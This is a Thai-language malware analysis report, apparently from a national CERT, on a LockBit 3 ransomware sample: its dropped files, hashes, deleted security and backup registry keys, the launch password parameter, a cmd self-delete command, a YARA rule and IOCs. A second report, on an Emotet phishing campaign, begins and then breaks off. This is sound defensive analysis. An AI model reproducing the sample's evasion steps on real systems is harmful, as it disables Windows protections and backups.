80e8defa53... (LB_ransomware.exe)	Drop	917e115cc4 (16C4.tmp)

รายละเอียด

ไฟล์ 80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce (LB_ransomware.exe) ถูก Packed เอาไว้ด้วยรหัสผ่าน โดยต้องใช้พารามิเตอร์ดังต่อไปนี้ในการ Execute ไฟล์ดังกล่าว

```
-k LocalServiceNetworkRestricted -pass db66023ab2abcb9957fb01ed50cdfa6a
```

เมื่อไฟล์ 80e8defa53... ถูก Executed แล้วจะทำการสร้าง Mutext คือ ‘2cae82bd1366f4e0fdc7a9a7c12e2a6b’ และทำการ Drop ไฟล์จำนวน 3 รายการ ภายในไดเรคทอรี่ %ProgramData% ตาม**ภาพที่ 1**

ชื่อไฟล์	SHA256	ประเภทของไฟล์
16C4.tmp	917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2	PE32 executable
HLJkNskOq.bmp	f79a9341d939243c8165bb8d52ffc231f1eb12a7d07d430d0a71924a079fcc0f	Bitmap image
HLJkNskOq.ico	95e059ef72686460884b9aea5c292c22917f75d56fe737d43be440f82034f438	MS Windows icon resource

ไฟล์ HLJkNskOq.bmp เป็นไฟล์รูปภาพประเภท Bitmap ซึ่งจะถูกมัลแวร์นำมาใช้เป็นภาพ Desktop Background เพื่อแจ้งเตือนผู้ใช้งานว่าไฟล์ในเครื่องคอมพิวเตอร์ถูกเข้ารหัส

ไฟล์ HLJkNskOq.ico เป็นไฟล์รูปภาพประเภท Icon ซึ่งจะถูกมัลแวร์นำไปใช้ในการเปลี่ยนเป็นภาพ Icon ของไฟล์ที่ถูกเข้ารหัสทุกไฟล์

ไฟล์ 16C4.tmp เป็นไฟล์ Executable ที่จะถูก Execute เป็น Child Process ของไฟล์ 80e8defa53... ตาม**ภาพที่ 2**

หลังจากนั้นมัลแวร์จะเริ่มปิดการทำงานระบบ Security ของ Window OS เช่น Windows Defender และ Windows Event Log รวมถึงปิดการทำงานของระบบ Backup เช่น Shadow Copy โดยใช้วิธีการลบและแก้ไข Registry Key ที่เกี่ยวข้อง โดยมีรายละเอียดดังต่อไปนี้

—เริ่มต้น Registry Key ที่ถูกลบและแก้ไขโดยมัลแวร์—

Registry Key ที่ถูกลบ

HKLM\SYSTEM\CurrentControlSet\Services\EventLog

HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService

HKLM\SYSTEM\CurrentControlSet\Services\Sense

HKLM\SYSTEM\CurrentControlSet\Services\vmicvss

HKLM\SYSTEM\CurrentControlSet\Services\vmvss

HKLM\SYSTEM\CurrentControlSet\Services\VSS

HKLM\SYSTEM\CurrentControlSet\Services\WdBoot

HKLM\SYSTEM\CurrentControlSet\Services\WdFilter

HKLM\SYSTEM\CurrentControlSet\Services\WdNisDrv

HKLM\SYSTEM\CurrentControlSet\Services\WdNisSvc

HKLM\SYSTEM\CurrentControlSet\Services\WinDefend

HKLM\SYSTEM\CurrentControlSet\Services\wscsvc

Registry Key ที่ถูกแก้ไข

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels*

—สิ้นสุด Registry Key ที่ถูกลบและแก้ไขโดยมัลแวร์—

มัลแวร์จะทำการสร้าง Registry Key ดังต่อไปนี้ภายใต้ HKLM\SOFTWARE\Classes

—เริ่มต้น Registry Key ที่สร้างโดยมัลแวร์—

HKLM\SOFTWARE\Classes\.HLJkNskOq

HKLM\SOFTWARE\Classes\HLJkNskOq

HKLM\SOFTWARE\Classes\HLJkNskOq\DefaultIcon


—สิ้นสุด Registry Key ที่สร้างโดยมัลแวร์—

เมื่อกระบวนการเข้ารหัสไฟล์เริ่มต้นขึ้น มัลแวร์จะทำการสร้างไฟล์เอกสารชื่อ ‘HLJkNskOq.README.txt’ ไว้ภายในไดเรคทอรี่ C:\ ก่อนจะทำการ Copy ไฟล์ดังกล่าวไปไว้ภายในไดเรคทอรี่อื่น ๆ ซึ่งภายในไฟล์เอกสารดังกล่าวจะมีข้อความแจ้งเตือนและข่มขู่ให้ทำการจ่ายค่าไถ่พร้อมกับแจ้งช่องทางติดต่อผู้โจมตีผ่าน Onion site รายละเอียดตาม**ภาพที่ 3**


ไฟล์ที่ถูกเข้ารหัสแล้วจะถูกเปลี่ยนชื่อไฟล์แบบสุ่มประกอบด้วยตัวอักษรภาษาอังกฤษและตัวเลขจำนวน 7 ตัวอักษร และมีนามสกุลไฟล์เป็น ‘.HLJkNskOq’ รวมถึงถูกเปลี่ยนไฟล์ Icon ใหม่ รายละเอียดตาม**ภาพที่ 4**

หลังจากนั้นมัลแวร์จะทำการสร้าง Child Process โดยใช้ Image File เป็นไฟล์ ‘.tmp’ ซึ่งถูก Drop เอาไว้ในไดเรคทอรี่ %ProgramData% ก่อนที่จะทำการ Terminate โปรเซสตัวเองออกไป

รูปภาพประกอบ (4)



ภาพที่ 1 ไฟล์ 3 รายการ ถูกสร้างภายในไดเรคทอรี่ %ProgramData%



ภาพที่ 2 โปรเซส LB_ransomware.exe (ไฟล์ 80e8defa53...) ทำการ Spawn โปรเซส 16C4.tmp (ไฟล์ 917e115cc4)

ภาพที่ 3 ข้อความภายในไฟล์เอกสาร HLJkNskOq.README.txt

ภาพที่ 4 ภาพ Desktop Background ถูกเปลี่ยนเป็นภาพที่มัลแวร์เตรียมไว้ และไฟล์ที่ถูกเข้ารหัสจะถูกเปลี่ยนชื่อและนามสกุลของไฟล์รวมถึงภาพ Icon ก็จะถูกเปลี่ยนแปลงด้วยเช่นกัน

917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2

Tags	
Trojan	Lockbit

รายละเอียดของไฟล์	
ชื่อไฟล์	16C4.tmp
ขนาด	14336
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	294e9f64cb1642dd89229fff0592856b
SHA1	97b148c27f3da29ba7b18d6aee8a0db9102f47c9
SHA256	917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2
SHA512	b87d531890bf1577b9b4af41dddb2cdbbfa164cf197bd5987df3a3075983645a3acba443e289b7bfd338422978a104f55298fbfe346872de0895bde44adc89cf
ssdeep	384:5cFP7VtpK4p+31Mzh79W5vM+ZyUgGq4BtMvAxXCRsi:A7Vf9p+qQ02y5HW6kX
Entropy	7.49

แอนตี้ไวรัส

Malwarebytes	MachineLearning/Anomalous.100%
Microsoft	Trojan:Win32/Wacatac.B!ml
Symantec	ML.Attribute.HighConfidence

Yara Rules

```
rule Lockbit_V3_Dropped_File

{
    meta:
        Description = "Detect Lockbit V3 ransomware dropped file (.tmp) in %ProgramData%"
        Author = "TTC-CERT"
        Date = "7/7/2022"
        Modified = ""
        SHA256 = "917E115CC403E29B4388E0D175CBFAC3E7E40CA1742299FBDB353847DB2DE7C2"

    strings:
        $a1 = { 4D DC 46 DD 1F 22 5C 14 F0 0F 98 3E 79 D8 B1 A2 46 }
        $a2 = { 4c 6f 61 64 4d 65 6e 75 }
        $a3 = { 53 65 74 54 65 78 74 43 6f 6c 6f 72 }

    condition:
        uint16(0) == 0x5A4D
        and (filesize >= 10KB and filesize <= 30KB)
        and all of them
}
```

PE Metadata

Compile Date	2022-04-08 15:47:33 UTC
Import Hash	ada35efe10769be0eeaecfd618fe6e7e

PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
9de7e79d70cb2d8925700d653972f892	.text	11264	10886	7.98
6b25edf5d94cda379f733ab338bff2e1	.rdata	1024	928	4.12
4f0e6e76f8ebe6b55a7a5d68546f8978	.data	512	608	2.63
285816b7348a9669d3ecc5c55bf9e2e0	.rsrc	512	480	4.68

ความเชื่อมโยง

917e115cc4... (16C4.tmp) Dropped by 80e8defa53... (LB_ransomware.exe)

รายละเอียด

ไฟล์ 917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2 (16C4.tmp) เป็นไฟล์ที่ถูก Dropped อยู่ภายในไดเรคทอรี่ %ProgramData% ซึ่งชื่อของไฟล์ Temp ดังกล่าวจะมีการเปลี่ยนแปลงทุกครั้งเมื่อถูกสร้าง โดยจะประกอบด้วยอักษรตัวพิมพ์ใหญ่ในรูปแบบ Hex จำนวน 4 ตัวอักษรเสมอ

ไฟล์ 917e115cc4... แม้จะมีนามสกุลไฟล์เป็น '.tmp' แต่เมื่อตรวจสอบไฟล์ Header จะพบว่าแท้จริงแล้วเป็นไฟล์ประเภท Portable Executable รายละเอียดตาม**ภาพที่ 5** และจะถูกใช้เป็น Image File ในการ Execute เป็น Child Process ของไฟล์ 80e8defa53... โดยมีค่า Mutext คือ '649F4E29-16CB-DD42-8922-9FFF0592856B'

ในขั้นตอนการตรวจสอบเบื้องต้นยังไม่ทราบวัตถุประสงค์ที่แน่ชัดของไฟล์ 917e115cc4... แต่พบหลักฐานว่าไฟล์ดังกล่าวทำการลบหรือเขียนทับข้อมูลลงบนไฟล์ 80e8defa53... อีกทั้งมัลแวร์จะทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับการตั้งค่าต่าง ๆ เช่น ภาษาที่ใช้งานบนเครื่องคอมพิวเตอร์ การตั้งค่าการใช้งานอินเตอร์เน็ต และข้อมูล Network Services ผ่านการอ่านค่าข้อมูลใน Registry Key ดังต่อไปนี้

—เริ่มต้น Registry Key—
HKLM\System\CurrentControlSet\Control\MUI\UILanguages
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\netsvcs
—สิ้นสุด Registry Key—

มัลแวร์จะทำการสร้างโฟลเดอร์ภายใต้ไดเรคทอรี่ C:\ โดยตั้งชื่อโฟลเดอร์ในลักษณะประกอบด้วยอักษรตัวพิมพ์ใหญ่ในรูปแบบ Hex จำนวน 8 ตัวอักษร และจะทำการสร้างไฟล์ Temp สำหรับ Write

Operation เอาไว้ภายในโฟลเดอร์ดังกล่าว ก่อนที่จะลบโฟลเดอร์และไฟล์ดังกล่าวออกในภายหลัง รายละเอียดตาม**ภาพที่ 6**

หลังจากนั้นไฟล์ 917e115cc4... จะทำการเรียกใช้งาน Windows Command Prompt (CMD) เพื่อทำการลบไฟล์ตัวเองออกจาก System Storage โดยใช้คำสั่งดังต่อไปนี้


```
"C:\WINDOWS\System32\cmd.exe" /C DEL /F /Q C:\PROGRA~3\{ชื่อไฟล์}.tmp >> NUL
```

และทำการ Terminate โปรเซสตัวเองเมื่อเสร็จสิ้นขั้นตอนดังกล่าว

รูปภาพประกอบ (2)

```
remnux@remnux:~/Desktop/Lockbit$ file 16C4.tmp
16C4.tmp: PE32 executable (GUI) Intel 80386, for MS Windows
remnux@remnux:~/Desktop/Lockbit$ xxd 16C4.tmp
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 8000 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000080: 5045 0000 4c01 0400 1559 5062 0000 0000  PE..L....YPb....
00000090: 0000 0000 e000 0301 0b01 0e0c 002c 0000  .............,..
```

ภาพที่ 5 ไฟล์ 917e115cc4... มี Signature ของไฟล์ Portable Executable



ภาพที่ 6 โฟลเดอร์ถูกสร้างภายในไดเรคทอรี่ C:\ และไฟล์ Temp ถูกสร้างเพื่อใช้ใน Write Operation

Revisions

7 ก.ค.65 : เวอร์ชันที่ 1

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[1]

Execution

T1059.003	Command and Scripting Interpreter: Windows Command Shell

Defense Evasion

T1027.002	Obfuscated Files or Information: Software Packing
T1070.004	Indicator Removal on Host: File Deletion
T1562.001	Impair Defenses: Disable or Modify Tools
T1562.002	Impair Defenses: Disable Windows Event Logging

Discovery

T1012	Query Registry
T1046	Network Service Discovery
T1083	File and Directory Discovery
T1482	Domain Trust Discovery
T1614.001	System Location Discovery: System Language Discovery

Impact

T1486	Data Encrypted for Impact
T1489	Service Stop
T1490	Inhibit System Recovery

[1] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 7 Jul. 2022.

Indicators Of Compromise (IOCs)

File Hash

- LB_ransomware.exe

  SHA256: 80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce
- 16C4.tmp

  SHA256: 917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2
- HLJkNskOq.bmp

  SHA256: f79a9341d939243c8165bb8d52ffc231f1eb12a7d07d430d0a71924a079fcc0f
- HLJkNskOq.ico

  SHA256: 95e059ef72686460884b9aea5c292c22917f75d56fe737d43be440f82034f438

Parameter ของโปรเซส

- โปรเซสไฟล์ ransomware
  - -k LocalServiceNetworkRestricted -pass db66023ab2abcb9957fb01ed50cdfa6a
- โปรเซส cmd
  - /C DEL /F /Q C:\PROGRA~3\{ชื่อไฟล์}.tmp >> NUL

Mutex

- ไฟล์ 80e8defa53...
  - 2cae82bd1366f4e0fdc7a9a7c12e2a6b
- ไฟล์ 917e115cc4...
  - 649F4E29-16CB-DD42-8922-9FFF0592856B

Registry key ที่ถูกลบ

- HKLM\SYSTEM\CurrentControlSet\Services\EventLog
- HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService
- HKLM\SYSTEM\CurrentControlSet\Services\Sense
- HKLM\SYSTEM\CurrentControlSet\Services\vmicvss
- HKLM\SYSTEM\CurrentControlSet\Services\vmvss
- HKLM\SYSTEM\CurrentControlSet\Services\VSS
- HKLM\SYSTEM\CurrentControlSet\Services\WdBoot
- HKLM\SYSTEM\CurrentControlSet\Services\WdFilter
- HKLM\SYSTEM\CurrentControlSet\Services\WdNisDrv

- HKLM\SYSTEM\CurrentControlSet\Services\WdNisSvc
- HKLM\SYSTEM\CurrentControlSet\Services\WinDefend
- HKLM\SYSTEM\CurrentControlSet\Services\wscsvc

Registry key ที่ถูกแก้ไข

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels*

Registry key ที่ถูกสร้างเพิ่มเติม

- HKLM\SOFTWARE\Classes\.HLJkNskOq
- HKLM\SOFTWARE\Classes\HLJkNskOq
- HKLM\SOFTWARE\Classes\HLJkNskOq\DefaultIcon

Path ที่มีการสร้างไฟล์และโฟลเดอร์โดยมัลแวร์

- C:\
- C:\ProgramData\

เอกสารแนบท้าย 10


[TLP:WHITE] รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทย (อีกองค์กรหนึ่ง) ด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ

12 ก.ค.65

Executive Summary

ศูนย์ TTC-CERT ได้รับรายงานจากองค์กรหนึ่ง พบว่ามีการส่ง Phishing Email จากผู้ไม่หวังดีให้กับพนักงานในองค์กรดังกล่าวจำนวนอย่างน้อย 3 ครั้งใน 1 สัปดาห์ เพื่อติดตั้ง Emotet Epoch5 Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ

โดยการโจมตีในครั้งนี้ ผู้ไม่หวังดีใช้วิธีการโจมตีในรูปแบบที่เคยใช้ในการโจมตีตามปกติของ Emotet ด้วยการส่ง Phishing Email โดยการปลอมแปลง Email Address ของผู้ส่งเพื่อให้ดูเหมือนกับว่ามาจากผู้ส่งที่เป็นพนักงานขององค์กรหนึ่งในประเทศไทยที่มีตัวตนจริง และทำงานในสายงานเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ที่อาจมีความจำเป็นต้องติดต่อกับองค์กรเป้าหมายต่อการโจมตีในครั้งนี้ ซึ่งชื่อผู้ส่งและ Email address ปลอมที่ใช้ในการโจมตีในครั้งนี้ เป็นรูปแบบเดียวกันกับที่ใช้ในการโจมตีด้วยวิธี Phishing ที่เกิดกับอีกองค์กรหนึ่งที่ศูนย์ TTC-CERT เคยรายงานไปเมื่อ 14 มิ.ย.65 คาดว่าข้อมูลบุคคลที่ใช้ในการล่อลวงน่าจะมาจากการหาข้อมูลใน social media เช่นเคย โดยในขณะที่ทำการวิเคราะห์แคมเปญนี้ ศูนย์ TTC-CERT พบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของแคมเปญนี้โดยสรุป ดังนี้




ศูนย์ TTC-CERT ประเมินแล้วพบว่า การโจมตีในครั้งนี้มีความเป็นไปได้ในระดับสูง (high level of confidence) ที่ผู้ไม่หวังดีกำหนดเป้าหมายโจมตีต่อองค์กรเป้าหมาย โดยเฉพาะองค์กรที่ทำหน้าที่เกี่ยวข้องกับ

ความมั่นคงปลอดภัยทางไซเบอร์ในประเทศไทย เพื่อติดตั้ง Emotet Epoch5 Trojan ลงบนเครื่องคอมพิวเตอร์ขององค์กรเป้าหมาย

รายละเอียดทางเทคนิค

Initial Access ผู้ไม่หวังดีใช้วิธีการส่ง Phishing Email และแนบไฟล์ zip ที่มีการเข้ารหัสขนาด 38.7 KB โดยในเนื้อความของ Email จะระบุรหัสผ่านสำหรับแตกไฟล์ zip รายละเอียดตาม **ภาพที่ 1**




***ภาพที่ 1** แสดงเนื้อความใน Email ที่ใช้ในการโจมตี (Initial Access)*

เมื่อทำการตรวจสอบ Email header พบว่า Email ต้นทางส่งมาจาก IP address 37.189.60[.]107 (ประเทศโปรตุเกส) ส่งโดย recruitment@samtimas[.]com (คาดว่า Email ของ recruitment@samtimas[.]com ถูก compromised)

เมื่อทำการดาวน์โหลดไฟล์แนบจาก Email จะได้ไฟล์ชื่อ **report-41280.zip** ซึ่งการที่จะแตกไฟล์ zip นี้ เหยื่อจะต้องใช้รหัสผ่าน (249) ที่ได้จากเนื้อความใน Email มาใช้ในการแตกไฟล์ ซึ่งผู้โจมตีนิยมเลือกใช้วิธีนี้ในการลักลอบส่งไฟล์ที่เป็นอันตรายผ่าน Emaill เข้ามาในเครือข่ายขององค์กร เนื่องจากเป็นวิธีการในการหลบเลี่ยงการตรวจจับจากจากอุปกรณ์ป้องกันเครือข่ายขององค์กรได้เป็นอย่างดี

จากนั้น ศูนย์ TTC-CERT จึงทำการแตกไฟล์ **report-41280.zip** จะพบไฟล์ Microsoft Excel ชื่อ **report-41280.xls** ศูนย์ TTC-CERT จึงทำการตรวจสอบขั้นต้น พบว่าไฟล์ดังกล่าวมีการฝัง XLM macro (หรือ Excel 4.0 macros) ที่คาดว่าเป็นอันตราย และมีการกำหนดให้เมื่อเปิดไฟล์ Microsoft Excel ดังกล่าว จะทำการ execute XLM macro ที่เป็นอันตรายโดยอัตโนมัติ รายละเอียดอื่น ๆ ตาม**ภาพที่ 2**

